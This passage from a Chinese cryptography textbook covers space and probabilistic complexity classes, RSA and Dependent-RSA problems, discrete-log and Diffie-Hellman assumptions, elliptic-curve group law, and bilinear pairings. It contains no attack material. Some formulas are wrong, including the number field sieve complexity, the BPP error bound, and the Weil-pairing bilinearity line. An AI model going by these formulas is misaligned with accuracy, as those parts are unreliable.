事实上，一方面，P 类是包含在 PSPACE 类中的，即 $P\subseteq$PSPACE。因为在多项式时间内，停机的图灵机只能访问多项式数量的方格(空间或工作比特)；另一方面，NP 也是 PSPACE 类的子集，NP$\subseteq$PSPACE。简证如下：设 L 是 NP 类中的任一语言，设规模为 n 的问题的证据至多是 $p(n)$规模的，其中 $p(n)$是 n 的某个多项式。为确定该问题是否有解，可以顺序测试全部 $2^{p(n)}$ 个可能证据，每个测试的执行时间是多项式的，因而也只能用到多项式空间。因此，NP 类也是包含在 PSPACE 类中间的。

同 $P \neq NP$ 问题类似，至今为止，仍然不知道 $P \neq PSPACE$ 是否成立。即仍然无法确定 PSPACE 类中是否包含不在 P 类中的问题。

另一个空间复杂性类是 Log。Log 包含所有由图灵机在对数空间（即 $O(\log(n))$）内可以判定的判定问题。更确切地，类 Log 用一个双带图灵机来定义，第一条带子包含问题的实例，规模为 n，是一条只读的带子，即只允许访问而不允许改变第一条带子内容的程序行；第二条带子是初始空白的工作带，对数空间的限制是针对第二条带子的。

一般地，有如下结论：

$$\text{Log} \subseteq P \subseteq \text{NP} \subseteq \text{PSPACE} \tag{2-12}$$

3. BPP

本小节主要介绍一个概率算法（引入图灵机内部的硬币投掷机制）的复杂性类——BPP（Bounded-error Probabilistic time）类。

所谓概率算法，就是在算法的过程中引入随机数，使得算法在执行的过程中随机选择下一个计算步骤。它最后可能导致结果也是不确定的。一个结果不确定的概率算法称为 Monte Carlo 算法，而总是得到准确解的概率算法叫做 Sherwood 算法（一个例子是引进随机因子的快速排序算法）。对于 Monte Carfo 算法，它的输出是不精确的，这种牺牲使得算法能够在较短时间内完成。

引入概率算法后，图灵机增加了投掷硬币的能力，靠掷硬币的结果决定计算过程中的动作，这样的图灵机只能以一定的概率接受或拒绝输入。针对这种计算的复杂度类就是一种（以高概率）可被概率多项式时间图灵机理解的语言类，也就是 BPP，其严格的定义如下：

定义 2.20 （有界概率多项式时间，BPP）如果满足以下条件：

(1) 对于每一个 $x \in L$，$\Pr[M(x)=1] \geqslant \frac{2}{3}$ 成立；

(2) 对于每一个 $x \notin L$，$\Pr[M(x)=0] \geqslant \frac{2}{3}$ 成立；

则称 L 是可被概率多项式时间图灵机 M 识别的。

定义中的“有界概率”指的主要是成功概率要大于 1/2，事实上，将定义 2.20 中的 2/3 换为其他的界于 1/2 和 1 之间的常数都不会改变定义的类，例如 3/4、0.69 等。类似地，常数 2/3 如果被 $1-2^{|x|}$ 取代，该类也不变。结论：BPP 中的语言可以被概率多项式时间图灵机识别，而错误概率可以忽略不计。

2.6 计算困难问题及其假设

2.6.1 大整数因子分解问题和 RSA 问题

定义 2.21 整数因子分解问题（The Integer Factorization Problem）：给定整数 n，对 n 进行因子分解 $n=p_1^{e_1}p_2^{e_2}\cdots p_k^{e_k}$，$p_i$ 是不同的素数，e_i 是正整数。整数分解的算法复杂度可分为以下两种情况讨论。

(1) 普通算法。算法复杂度与 n 的大小有关，如应用二次筛法和普通数域筛法对 n 进行因子分解。较高效的数域筛法（Number Field Sieve）的运行时间为 $O(\sqrt{n})=O(2^{\frac{k}{2}})$，$k \approx \log_2 n$ 为大整数 n 的比特长度。

(2) 特殊算法。这些算法的运行时间依赖于 n 的某些特性，比如最大素因子的大小。若 n 有小素因子 p，用椭圆曲线方法分解大整数 n 的运行时间为 $O[\exp(1+O(1)\sqrt{2\ln p\cdot\ln\ln p})]$。

通过上述可以看出，到目前为止，对于长度为 k 比特的大整数，大数分解算法的复杂度是指数时间的（$O(c^{f(n)})$，其中 c 为一个大于 1 的常数，$f(n)$ 是输入规模为 n 的多项式函数），随着大整数的比特长度增长而变得越来越困难。

下面介绍与整数分解紧密相关的 RSA 问题及其衍生困难问题。

设大整数 n 为两个秘密大素数 p、q 的乘积。计算欧拉函数 $\varphi(n)=(p-1)(q-1)$，设 $\Omega=\{x\mid 1\leqslant x\leqslant\varphi$ 且 $\gcd(x,\varphi(n))=1\}$，选取公开密钥 $e\in\Omega$，并私下计算保存私钥 d，其中 $ed=1 \bmod (\varphi(n))$。就目前的计算机能力而言，n 为 1024 比特甚至 2048 比特才是安全的。若素数 p、q 随机选择且比特长度相等，即 $p=2p'+1,q=2q'+1,|p|=|q|\geqslant 512\text{bit}$，则能较好地避免一些已知攻击。

定义 2.22 RSA 问题：给定公钥 (n,e) 及密文 $c=m^e \bmod n$，求加密消息 m。

RSA 问题的难解性是 RSA 公钥加密方案和 RSA 签名方案的安全性的基础。换言之，RSA 问题是求解模合数 n 的 e 次根。尽管现在仍未给出证明，但人们还是普遍地认为 RSA 问题和整数因子分解问题完全等价。

定义 2.23 计算性 Dependent RSA 问题（Computational Dependent RSA，CDRSA）：已知 n、e 和 $\alpha\in Z_n^*$，其中 $\alpha=x^e \bmod n$，$x\in_R Z_n^2$，求 $(x+1)^e \bmod n$。

定义 2.24 提取性 Dependent RSA 问题（Extraction Dependent RSA，EDRSA）：已知 n、e 和 $\alpha=x^e \bmod n$，$\beta=(x+1)^e \bmod n$，$\forall x\in Z_n^*$，$x\neq 0$，计算 $x\in Z_n^*$。

定义 2.25 判定性 Dependent RSA 问题（DDRSA）：已知 n、e 和一数对 $(\alpha,\beta)(\alpha,\beta\in Z_n^*)$，以大于 1/2 的概率判断 (α,β) 属于 Rand 集合还是 Dependent 集合。其中

Rand 集 $=\{(\alpha,\beta)\mid x^e \bmod n,(y+1)^e \bmod n,x,y\in_R Z_n^*\}$

Dependent 集 $=\{(\alpha,\beta)\mid x^e \bmod n,(x+1)^e \bmod n,x\in_R Z_n^*\}$

可以通过以下定理，证明上述若干问题中的困难性关系。

定理 2.15 CDRSA＋EDRSA⇔RSA⇔CDRSA，EDRSA⇔DDRSA。

证明：先来证明 RSA⇔CDRSA＋EDRSA。设算法 A 能解 EDRSA 问题，而算法 B 能解 CDRSA 问题，则已知其中 n、e、$\alpha=x^e \bmod n$，算法 A 能求出 $(x+1)^e \bmod n$。算法 B 承接算法 A 的结果，已知 $\alpha=x^e \bmod n$，$\beta=(x+1)^e \bmod n$，算法 B 计算出 $x\in Z_n^*$，即算法 A 与算法 B 联合解决了 RSA 问题。反过来，若算法 C 能解决 RSA 问题，即已知公钥 n、e 和密文 $\alpha=x^e \bmod n$，算法 C 能解出被加密消息 $x\in Z_n^*$，则算法 C 能求解 $(x+1)^e \bmod n$，所以算法 C 解决了 CDRSA 与 EDRSA 问题。

接下来证明 CDRSA，EDRSA⇔DDRSA。设算法 A 能有效解决 CDRSA 问题，则已知 n、e、$\alpha=x^e \bmod n$，算法 A 能求出 $\beta=(x+1)^e \bmod n$，那么算法 A 能从 $(\alpha,\beta)(\alpha=x^e \bmod n)$ 中计算 $\beta'=(x+1)^e \bmod n$，比较 β' 与 β 是否相等，从而判决 (α,β) 属于哪个集合。同样设算法 B 能有效解决 EDRSA 问题，已知 $\alpha=x^e \bmod n$，$\beta=(x+1)^e \bmod n$，算法 B 能计算出 $x \bmod n$，那么算法 B 也能从给定的 (α,β) 中试着去求 $x \bmod n$，若能计算出来，则能判决 (α,β) 属于 Dependent 集，否则判决 (α,β) 属于 Rand 集。

定理 2.16 对于某些大指数 e（即使是固定的），CDRSA 问题和 RSA 问题具有相同的困难性。

定理 2.17 若公钥指数 e 大于 2^{60}，对于某个较大的模数 $n(\geqslant 1024\text{bit})$，DDRSA 问题是难解的。

对应 3 个问题有以下 3 种假设。

定义 2.26 CDRSA 假设：在 RSA 问题中模数 n 足够大的情况下（$|n|\geqslant 1024\text{bit}$ 且 $|n|=1024k, k\in Z^+$），对于任意多项式时间算法 A，$\text{Succ}_{\text{gen},A}^{\text{CDRSA}}=\Pr[(x+1)^e \bmod n \leftarrow A(e, x^e \bmod n, x\neq 0 \text{ 且 } x\in_R Z_n^*)]$是可忽略的。

定义 2.27 EDRSA 假设：在 RSA 问题中公钥$|e|\geqslant 60\text{bit}$ 的假设下，对于任意多项式时间算法 A，$\text{Succ}_{\text{gen},A}^{\text{EDRSA}}=\Pr[x\in Z_n^* \leftarrow A(e, x^e \bmod n, \forall x\neq 0 \text{ 且 } x\in_R Z_n^*)]$是可忽略的。

定义 2.28 DDRSA 假设：对任意多项式时间算法 A，成功解决 DDRSA 问题的概率 $\text{Adv}_{\text{gen},A}^{\text{DDRSA}}=|\Pr[(\alpha,\beta)\in Rand \text{ 或 } (\alpha,\beta)\in \text{Dependent} \leftarrow A(e,\alpha,\beta)]-\frac{1}{2}|$是可忽略的。

2.6.2 离散对数和 Diffie-Hellman 问题

定义 2.29 离散对数：设 G 是一个有限循环群且 $g\in G$ 是 G 的一个生成元。元素 $\alpha\in G$ 的离散对数是指存在唯一的整数 x，$(0\leqslant x\leqslant |G|)$，使得 $a=g^x$ 成立。记为：$x=\log_g a$，若 g 不是生成元，a 基于 g 的离散对数（若存在）是指最小的正整数 x，使 $x=\log_g a$ 成立。

定义 2.30 离散对数问题（Discrete Logarithm Problem，DLP）：对于一个有限循环群 $G=\langle g\rangle$和元素 $a\in G$，求整数 x，$(0\leqslant x\leqslant |G|)$使 $x=\log_g a$ 成立。

离散对数的算法复杂度：对于一个循环群 $G=\langle g\rangle$，离散对数的计算复杂度可分为以下 3 种情况讨论。

(1) 群中所用的一般算法。对于可以构造的最简单算法当然是穷尽搜索法，如计算 g^0，g^1，g^2，……直到找到为止。这需要 $O(n)$计算复杂度。Baby-step/Giant-step 算法效率较高，算法复杂度为 $O(\sqrt{n}\log(n))$且需要存储$\sqrt{n}$个元素的内存。

(2) 可以对任意群都使用的算法，尤其是群的阶仅可分解为小素数因子的乘积时，效率较高。在这种情况下可使用 Pohlig-Hellman 算法，其算法复杂度为 $O\left(\sum_{i=1}^{r} e_i(\lg n+\sqrt{p_i})\right)$。

(3) 对一些特别构造的群（如 Z_p^* 和 $Z_{2^m}^*$，p 是素数）所用的指数积分法（Index Calculus Algorithm），运行时间的上限为 $O(\exp(c+O(1)\sqrt{\ln q\cdot \ln\ln q}))$，这里 $q=p$ 或 2^m，常数 $c>0$。对 Z_p^* 最高效的算法是数域筛法（Number Field Sieve），需要 $O(\exp(1.92+O(1))(\ln p)^{\frac{1}{3}}(\ln\ln p)^{\frac{2}{3}})$的计算复杂度。

定义 2.31 计算性 Diffie-Hellman 问题（CDHP）：对于一个有限循环群 G 和它的生成元 g，以及两个元素 g^u 和 g^v，寻找对应的元素 g^{uv}。

离散对数问题和计算性 Diffie-Hellman 问题的计算困难性是否等价，还没有定论。但若 DLP 在多项式时间①内可解，则 CDHP 在多项式时间内也可解。这是由于先计算 $u=\log_g(g^u)$，然后计算$(g^v)^u$ 即可。反之是否成立，到目前为止还没有解决，不过在某些特殊群中，这两个问题的计算量是相当的。

① 设 A 是一个算法，它以串 x 作为输入，如果存在一个多项式函数 $p()$，使得算法 A 至多在 $p(|x|)$步内可解，则称 A 是多项式时间的。

定义 2.32 判定性 Diffie-Hellman 问题 DDHP)：对于有限循环群 G 和它的一个生成元 g 以及 3 个元素 g^v、g^u、g^w，判断 g^{uv} 与 g^w 是否相等。显然，若有算法 A 能解决 CDHP 问题，则算法 A 已知两个元素 g^v 和 g^u，解出对应的元素 g^{uv}，与 g^w 比较是否相等，从而能解决 DDHP。

定义 2.33 Gap Diffie-Hellman(GDHP)问题：给定三元组(g,g^a,g^b)(其中，随机元素 $a,b\in_R Z_q^*$)，在 DDH(·)预言机的辅助下计算 g^{ab}。

对应 4 个问题有以下 4 个假设。

定义 2.34 DLP 假设：称群 G 满足 DL 假设，如果对于足够大的安全参数 k，任意概率多项式时间算法 A，满足

$$\Pr[A(G,g,Y=g^x)=x]\leqslant \varepsilon(k)$$

其中，$x,y\in Z_q^*$，$\varepsilon(k)$是可忽略的。

定义 2.35 (CDHP 假设)：称群 G 满足 CDH 假设，如果对于足够大的安全参数 k，任意概率多项式时间算法 A，满足

$$\Pr[A(G,g,X=g^x,Y=g^y)=g^{xy}]\leqslant \varepsilon(k)$$

其中，DDH(·)，$\varepsilon(k)$是可忽略的。

显然，如果可以求解群 G 中 DL 问题，那么也可以解决 CDH 问题。但是，反之却是一个公开问题。

定义 2.36 (DDHP 假设)：称群 G 满足 DDH 假设，如果对于足够大的安全参数 k，任意概率多项式时间算法 A，满足

$$|\Pr[A(G,g,X=g^x,Y=g^y,g^{xy})=1]-\Pr[A(G,g,X=g^x,Y=g^y,g^z)=1]|\leqslant \varepsilon(k)$$

其中，$x,y,z\in Z_q^*$，$\varepsilon(k)$是可忽略的。

定义 2.37 (GDH 假设)：称群 G 满足 GDH 假设，如果对于足够大的安全参数 k，任意概率多项式时间算法 A，满足

$$\Pr[A^{\mathrm{DDH}(\cdot)}(G,g,X=g^x,Y=g^y)=g^{xy}]\leqslant \varepsilon(k)$$

其中，$x,y,z\in Z_q^*$，$\varepsilon(k)$是可忽略的，并且算法 A 可以调用 DDH(·)预言机。

非形式化地讲，GDH 假设指的是，在敌手可以查询 DDH 预言机的情况下，CDH 假设仍然是成立的。因此，CDH 假设比 GDH 假设弱。

2.6.3 椭圆曲线和双线性对问题

椭圆曲线群具有点长度短、运算速度快的优点，是目前构建公钥密码体制一种较为理想的理论基础。双线性对是一种具有特殊性质的数学映射，目前只能通过定义在(超)椭圆曲线上的 Weil 对和 Tate 对得到。椭圆曲线和双线性对是构造基于身份密码体制的重要工具，本节给出了相关的概念、性质及实现。

椭圆曲线的特殊结构使其相比于定义在普通有限域上的公钥算法如 RSA，具有更高的安全强度和更低的运算开销，因此成为构造密码体制的一种理想理论基础。

1. 有限域上的椭圆曲线

设 K 是一个域，$\overline{K}$ 表示 K 的代数闭域，$K^*=K/\{0\}$表示域 K 中的非零元所形成的乘法群。

定义 2.38 称集合 $\overline{K}\times\overline{K}$ 为域 $\overline{K}$ 上的仿射平面(Affine Plane)，记作 $A^2(\overline{K})$。即：

$A^2(\overline{K})=\overline{K}\times\overline{K}=\{(x,y):x,y\in\overline{K}\}$，称 $P=(x,\ y)$为仿射平面 $A^2(\overline{K})$上的点。

定义 2.39 既约多项式 $C\in\overline{K}[X,Y]$的所有零点(即以方程 $C(x,\ y)=0$ 的解为坐标的点)所形成的集合称为域 $\overline{K}$ 上的仿射平面曲线(Affine Plan Curve)，记作 $C=\{(x,y)\in A^2(\overline{K}):C(x,y)=0\}$。

定义 2.40 设 C 是一条仿射平面曲线，$P=(x,\ y)$是 C 上的一点，如果：

$$\frac{\partial C}{\partial X}(x,y)=\frac{\partial C}{\partial Y}(x,y)=0$$

则称点 P 为曲线 C 的一个奇异点。如果一条曲线存在奇异点，则称该曲线为奇异曲线，否则称该曲线为非奇异曲线。

定义 2.41 满足 Weierstrass 方程

$$E:y^2+a_1xy+a_3y=x^3+a_2x^2+a_4x+a_6 \tag{2-13}$$

的非奇异曲线和无穷远点 O 所形成的集合，称为椭圆曲线。记作

$$E=\{(x,y)\in A^2(\overline{K}):E(x,y)=0\}\cup\{O\}$$

如果 $a_1,a_2,a_3,a_4,a_6\in K$，则称 E 为 K 上的椭圆曲线，记作 E/K。

如果 $P=(x,\ y)$是椭圆曲线 E 上的点，并且满足条件 $x,\ y\in K$，则称点 P 为 K-有理点。椭圆曲线 E/K 上的点可以构成点群 $E(K)$，它是由所有 K-有理点再加上无穷远点 O 构成的集合，即：

$$E(K)=\{(x,y):x,y\in K,E(x,y)=0\}\cup\{O\}$$

令 $b_2=a_1^2+4a_2,b_4=2a_4+a_1a_3,b_6=a_3^2+4a_6,b_8=a_1^2a_6+4a_2a_6-a_1a_3a_4+a_2a_3^2-a_4^2,c_4=b_2^2-24b_4$，定义曲线 E 的判别式为 $\delta(E)=-b_2^2b_8-8b_4^3-27b_6^2+9b_2b_4b_6$，Weierstrass 方程所确定的曲线是奇异的当且仅当其判别式 $\delta=0$。由于椭圆曲线 E 是非奇异的，所以 $\delta\neq0$。进一步定义椭圆曲线的 j-不变量为 $j(E)=c_4^3/\delta(E)$。

定义 2.42 设 E_1/K 和 E_2/K 是域 K 上的两条椭圆曲线，如果存在 $u\in K^*,r,s,t\in K$，使得变换 $(x,y)\to(u^2x+r,u^3y+u^2sx+t)$恰好把方程 E_1 转化成 E_2，则称 E_1/K 和 E_2/K 是同构的，记作 $E_1/K\cong E_2/K$。

易知，同构的椭圆曲线具有相同的 j-不变量。

令 $K=F_p$ 为含有 $p=\mathrm{Char}^l(K)$个元素的有限域，其中 l 是某个正整数，$\mathrm{Char}(K)$是域 K 的特征值。此时域 K 的代数闭域 $\overline{K}=\bigcup_{i\geqslant l}F_{p^i}$。

同构的椭圆曲线具有相同的几何性质，所以我们总是拿出每个同构类中方程结构最为简单的一类进行研究，称这一类曲线为椭圆曲线的标准型。有限域 $K=F_p$ 上的椭圆曲线的标准型如下：

(1) 当 $\mathrm{Char}(K)\neq2,3$ 时，曲线的标准型为

$$y^2=x^3+a_4x+a_6 \tag{2-14}$$

(2) 当 $\mathrm{Char}(K)=2,j\neq0$ 时，曲线的标准型为

$$y^2+xy=x^3+a_2x^2+a_6 \tag{2-15}$$

(3) 当 $\mathrm{Char}(K)=2,j=0$ 时，曲线的标准型为

$$y^2+a_3y=x^3+a_4x+a_6 \tag{2-16}$$

(4) 当 $\mathrm{Char}(K)=3,j\neq0$ 时，曲线的标准型为

$$y^2=x^3+x^2+a_6 \tag{2-17}$$

(5) 当 Char$(K)=3$，$j=0$ 时，曲线的标准型为

$$y^2 = x^3 + a_4x + a_6 \tag{2-18}$$

2. 椭圆曲线群运算

在如下定义的群加法下，$E(K)$形成一个加法群，其中的零元即为 O。

定义 2.43 （椭圆曲线群加法）设 P 和 Q 是 E 上的两点，如果 $P\neq Q$，过点 P 和 Q 作直线，称为曲线 E 的弦，如果 $P=Q$，过点 P 作 E 的切线。设该直线与曲线 E 的第三个交点为 R，过点 R 做垂线交曲线 E 于点 R'（另外一个交点是无穷远点 O）。于是我们可以定义点的加法运算为 $P+Q=R'$。

椭圆曲线群加法又称作"弦切法"。根据上述几何描述，我们可以给出点的加法运算的坐标表示形式。设 $P=(x_1,y_1)$，$Q=(x_2,y_2)$，如果 P 和 Q 满足条件：

$$x_1 = x_2, y_2 = -y_1 - a_1x_1 - a_3$$

那么 $P+Q=O$，即 $Q=-P$。否则设 $R'=(x_3,y_3)$，$R'=P+Q$ 的坐标表示如下：

(1) 在一般情形下，即曲线 E 的方程如式(2-13)时，令

$$\lambda = \begin{cases} \dfrac{y_2 - y_1}{x_2 - x_1} & P \neq Q \\ \dfrac{3x_1^2 + 2a_2x_1 + a_4 - a_1y_1}{2y_1 + a_1x_1 + a_3} & P = Q \end{cases} \tag{2-19}$$

那么 $x_3=\lambda^2+a_1\lambda-a_2-x_1-x_2$，$y_3=\lambda(x_1-x_3)-y_1-a_1x_3-a_3$。

(2) 当 Char$(K)\neq 2,3$ 时，曲线 E 的方程可简化为式(2-14)，令

$$\lambda = \begin{cases} \dfrac{y_2 - y_1}{x_2 - x_1} & P \neq Q \\ \dfrac{3x_1^2 + a_4}{2y_1} & P = Q \end{cases} \tag{2-20}$$

那么 $x_3=\lambda^2-x_1-x_2$，$y_3=\lambda(x_1-x_3)-y_1$。

(3) 当 Char$(K)=2$，$j\neq 0$ 时，曲线 E 的方程可简化为式(2-15)，令

$$\lambda = \begin{cases} \dfrac{y_2 + y_1}{x_2 + x_1} & P \neq Q \\ \dfrac{x_1^2 + y_1}{x_1} & P = Q \end{cases} \tag{2-21}$$

那么 $x_3=\lambda^2+\lambda+a_2+x_1+x_2$，$y_3=\lambda(x_1+x_3)+x_3+y_1$。

(4) 当 Char$(K)=2$，$j=0$ 时，曲线 E 的方程可简化为式(2-16)，令

$$\lambda = \begin{cases} \dfrac{y_2 + y_1}{x_2 + x_1} & P \neq Q \\ \dfrac{x_1^2 + x_4}{a_3} & P = Q \end{cases} \tag{2-22}$$

那么 $x_3=\lambda^2+x_1+x_2$，$y_3=\lambda(x_1+x_3)+y_1+a_3$。

当 Char$(K)=3$ 时，曲线上点的加法公式不作具体讨论，可按情形(1)曲线上点的一般加法公式进行计算。

从椭圆曲线群加法的计算公式可知：曲线 E/K 上两个 K-有理点的和仍然是一个 K-有理点，即 $E(K)$在上述加法运算下是封闭的，$E(K)$在上述定义下形成一个加法群，并且该群

是一个阿贝尔群。

由于乘法运算可以利用加法运算表示，因此可以类似地定义 E 上点的标量积或数乘：给定 $m\in\mathbb{Z}$，$P\in E$，当 $m>0$ 时，令 $mP=\underbrace{P+P+P+\cdots+P}_{m次}$；当 $m=0$ 时，令 $mP=O$；当 $m<0$时，令 $mP=(-m)P$。

定义 2.44 如果点 $P\in E$ 满足条件 $nP=O$，则称点 P 为 n-挠点。

设 $E[n]$是曲线 E 上所有 n-挠点的集合，即 $E[n]=\{P\in E(\overline{K}):nP=O\}$。对任意的 P_1，$P_2\in E[n]$，因为 $n(P_1+P_2)=O+O=O$，所以 $P_1+P_2\in E[n]$，即 $E[n]$在曲线上点的加法运算下形成一个加法群，称之为 n-挠群。

定义 2.45 设 E/F_p 是定义在有限域 F_p 上的椭圆曲线，称满足 $\# E(F_p)=p+1-t$ 的变量 t 为 Frobenius 迹。其中 $\# E(F_p)$表示椭圆曲线 E/F_p 上有理点的个数。

定理 2.18 Frobenius 迹 t 满足不等式 $|t|\leqslant 2\sqrt{p}$。

有限域 F_p 上的椭圆曲线 E/F_p 上有理点的个数 $\# E(F_p)$一定是有限的，至多有 p^2 个。该定理给出了 $\# E(F_p)$的大致范围，对于大的 p，$\# E(F_p)$的值大约是 $p+1$。

3. 椭圆曲线上的困难问题

已知 E/F_p 上的点 P，给定点对(P,mP)，求整数 $m\in\mathbb{Z}_p$，这个问题称为椭圆曲线离散对数问题，简写为 ECDL 问题。当点 P 有大的素数阶时，普遍认为求解 ECDL 问题是计算上不可行的。

利用现有算法求解 ECDL 问题所能达到的最低的时间复杂度约为 $O(\sqrt{p})$，$O(\sqrt{p})$与 p 的规模成指数关系，这近乎利用生日悖论所进行的强力搜索法得到的结果。对于有限域中的离散对数问题，存在称为指数积分(Index calculus)的算法。在有限域中求解该算法的时间复杂度存在一个亚指数表达式 sub_exp(p)。对于同样的输入，$O(\sqrt{p})$作为一个大数的函数，其增长速度远大于亚指数函数 sub_exp(p)。这意味着求解这两个问题时，在有限域规模相同时，ECDL 问题的求解难度要远大于普通离散对数问题的求解难度。反言之，为达到相同的求解难度(即安全水平)，ECDL 问题的基域规模远小于普通离散对数问题的基域规模。对于 ECDL 问题，通常令 $p\approx 2^{160}$，此时抗强力搜索法的难度是 2^{80} 数量级的；为使有限域上的离散对数问题获得相似的难度，亚指数表达式通常需要 p 达到 2^{1000} 数量级。因此，在相等的安全等级下，椭圆曲线密码体制比基于有限域的公钥密码体制具有更小的密钥长度、更小的内存需求量和更快的计算速度。

由 ECDL 问题可获得一些相关的困难问题，这些问题构成了许多椭圆曲线上密码算法的安全基础。

定义 2.46 (计算性 Diffie-Hellman(CDH)问题)给定 $aP,bP\in E(F_p)$，计算 $Q=abP\in E(F_p)$，这里 $a,b\in\mathbb{Z}_p^*$ 是未知的。

定义 2.47 (判定性 Diffie-Hellman(DDH)问题)从(aP, bP, cP)中将形如(aP, bP, abP)的三元组区别开来，这里 $a,b\in\mathbb{Z}_p^*$ 是未知的。

定义 2.48 (除法性计算性 Diffie-Hellman(DCDH)问题)给定 $aP,bP\in E(F_p)$，计算 $Q=\frac{a}{b}P\in E(F_p)$，这里 $a,b\in\mathbb{Z}_p^*$ 是未知的。

上述三个问题通常被视为困难性问题，但是它们的困难“程度”不同。显然，如果能够计

算 ECDL 问题，那么就能够解决 CDH 和 DCDH 问题。如果能够解决 CDH 问题，就能够解决 DCDH 问题和 DDH 问题。如果能解决 DCDH 问题，就能够解决 CDH 问题和 DDH 问题。所以说 DDH 问题不比 CDH 问题困难，CDH 不比 ECDL 问题更难，DCDH 问题和 CDH 问题一样困难。它们之间的关系可以表示如下：

$$\text{ECDL} \rightarrow \text{CDH} \rightleftarrows \text{DCDH} \rightarrow \text{DDH}$$

其中 $A \rightarrow B$ 表示问题 A 至少和问题 B 一样困难。

4. 双线性对基本定义及性质

双线性对所具有的计算特性使它成为构造许多密码算法，特别是基于身份的密码算法的重要数学工具。下面将从性质、数学定义及实现性能等方面对双线性对进行介绍。

- G_1：q 阶加法循环群，q 为素数。
- G_2：q 阶加法循环群，q 为素数。
- G_T：q 阶乘法循环群，q 为素数。
- φ：从 G_1 到 G_2 的同态（homomorphism）。
- P_1：G_1 的生成元。
- P_2：G_2 中一个 q 阶元素，$\varphi(P_2)=P_1$。
- $\mathbb{Z}_p$：模 p 加法群 $\{0,1,2,\cdots,p-1\}$，$\mathbb{Z}_p^*$ 表示模 p 乘法群 $\{1,2,\cdots,p-1\}$，p 为素数。

双线性对的定义如下。

定义 2.49 如果一个二元函数 e：$G_1 \times G_2 \rightarrow G_T$ 满足下述性质：

- 双线性：对任意的 $(P,Q) \in G_1 \times G_2$ 及任意 $(a,b) \in \mathbb{Z}_q \times \mathbb{Z}_q$，$e(aP,bQ)=e(P,Q)^{ab}$。
- 非退化性：存在非平凡的 q 阶点 $P \in G_1$ 和 $Q \in G_2$ 满足 $e(P,Q) \neq 1$。
- 可计算性：对任意的 $(P,Q) \in G_1 \times G_2$，存在算法可以有效地计算 $e(P,Q)$。

则称该二元函数 e 为双线性对（Bilinear Pairing）。

q 阶群 G_1、G_2 及 G_T，点 P_1、P_2，双线性对 e，有时还包括同态 φ，这些参数共同构成了双线性对的参数集。元素的下标通常表示该元素属于具有相应下标的群。

有关双线性困难问题及其假设如下。

- 双线性 Diffie-Hellman（BDH）问题：给定四元组 (P,aP,bP,cP)（其中，随机元素 $|H|$），计算 $e(P,P)^{abc}$。
- 判定双线性 Diffie-Hellman（DBDH）问题：给定五元组 $(P,aP,bP,cP,e(P,P)^d)$（其中，随机元素 $a,b,c,d \in_R \mathbb{Z}_q^*$），判断等式 $e(P,P)^d=e(P,P)^{abc}$ 是否成立。
- Gap 双线性 Diffie-Hellman（GBDH）问题：给定四元组 (P,aP,bP,cP)（其中，随机元素 $a,b,c \in_R \mathbb{Z}_q^*$），在 DBDH（·）预言机的辅助下计算 $e(P,P)^{abc}$。

定义 2.50 （BDH 假设）：称群 (G_1,G_T,e,P) 满足 BDH 假设，如果对于足够大的安全参数 k，任意概率多项式时间算法 A，满足：

$$\Pr[A(G_1,G_T,P,aP,bP,cP)=e(P,P)^{abc}] \leqslant \varepsilon(k)$$

其中，$a,b,c \in \mathbb{Z}_q^*$，$\varepsilon(k)$ 是可忽略的。

与 CDH 问题类似，BDH 问题也是计算性问题。另外一方面，对 BDH 问题的求解能归结为对 CDH 问题的求解。也就是说，如果我们能解决 CDH 问题，那么我们也能解决 BDH 问题。

定义 2.51 （DBDH 假设）：称群 (G,G_T,e,P) 满足 DBDH 假设，如果对于足够大的安

全参数 k，任意概率多项式时间算法 A，满足：

$$|\Pr[A(G_1,G_T,P,aP,bP,cP,e(P,P)^{abc})=1]-$$
$$\Pr[A(G_1,G_T,P,aP,bP,cP,e(P,P)^{d})=1]|\leqslant\varepsilon(k)$$

其中，$a,b,c,d\in\mathbb{Z}_q^*$，$\varepsilon(k)$是可忽略的。

定义 2.52 （GBDH 假设）：称群(G,G_T,e,P)满足 GBDH 假设，如果对于足够大的安全参数 k，任意概率多项式时间算法 A，满足：

$$\Pr[A^{\mathrm{DBDH}(\cdot)}(G_1,G_T,P,aP,bP,cP)=e(P,P)^{abc}]\leqslant\varepsilon(k)$$

其中，$a,b,c\in\mathbb{Z}_q^*$，$\varepsilon(k)$是可忽略的，并且算法 A 可以调用 DBDH（·）预言机。

非形式化地讲，GBDH 假设指的是，在敌手可以查询 DBDH 预言机的情况下，BDH 假设仍然是成立的。

5. Weil 对和 Tate 对

在实际应用中，可以通过 Weil 对和 Tate 对导出满足定义 2.49 的双线性对。

令 E/F_p 是一条椭圆曲线，$E[q]$是 E/F_p 上所有 q-挠点形成的 q-挠群，其中 q 是一个满足如下条件的素数：$q|\#E(F_p)$并且 $\mathrm{char}(F_p)|q$。定义 $\mu_q=_q\{x\in\bar{F}|x^q=1\}$表示由 $\bar{F}$ 中 q 次单位根组成的群。令 α 表示满足 $q|p^\alpha-1$ 的最小正整数，则 α 被称作曲线 E/F_p 关于 q 的安全系数，或嵌入度（embedding degree），$\mu_q\subseteq F_{p^\alpha}^*$。$E(F_{p^\alpha})[q]$是一个 q-挠群，且同构于$\mathbb{Z}_q\times\mathbb{Z}_q$。定义 $qE(F_{p^\alpha})=\{qP|P\in E(F_{p^\alpha})\}$则商群 $E(F_{p^\alpha})/qE(F_{p^\alpha})$也是一个 q-挠群，且同构于$\mathbb{Z}_q\times\mathbb{Z}_q$。

定义 2.53 若映射满足：

$$e_q:E(F_{p^\alpha})[q]\times E(F_{p^\alpha})[q]\rightarrow\mu_q$$

则称此映射为 Weil 对。

Weil 对满足如下属性。

- 双线性：对任意的 $P,Q,R,S\in E(F_{p^\alpha})[q]$，$e_q(P+R,Q)=e_q(P,Q)\cdot e_q(R,Q)$及 $e_q(P,Q+S)=e_q(P,Q)\cdot e_q(R,S)$成立。
- 非退化性：若对于任意 $P\in E(F_{p^\alpha})[q]$，总有 $e_q(P,Q)=1$，则 $Q=O$；同样地，若对于任意 $Q\in E(F_{p^\alpha})[q]$总有 $e_q(P,Q)=1$，则 $P=O$。
- 对于任意 $P\in E(F_{p^\alpha})[q]$，总有 $e_q(P,P)=1$。
- 对于任意 $P,Q\in E(F_{p^\alpha})[q]$，总有 $e_q(P,Q)=e_q(Q,P)^{-1}$。

定义 2.54 假设 $E(F_{p^\alpha})[q]$中存在阶为 q 的点，则 Tate 对是如下的映射：

$$<\cdot,\cdot>_q:E(F_{p^\alpha})[q]\times E(F_{p^\alpha})/qE(F_{p^\alpha})\rightarrow F_{p^\alpha}^*/(F_{p^\alpha}^*)^q$$

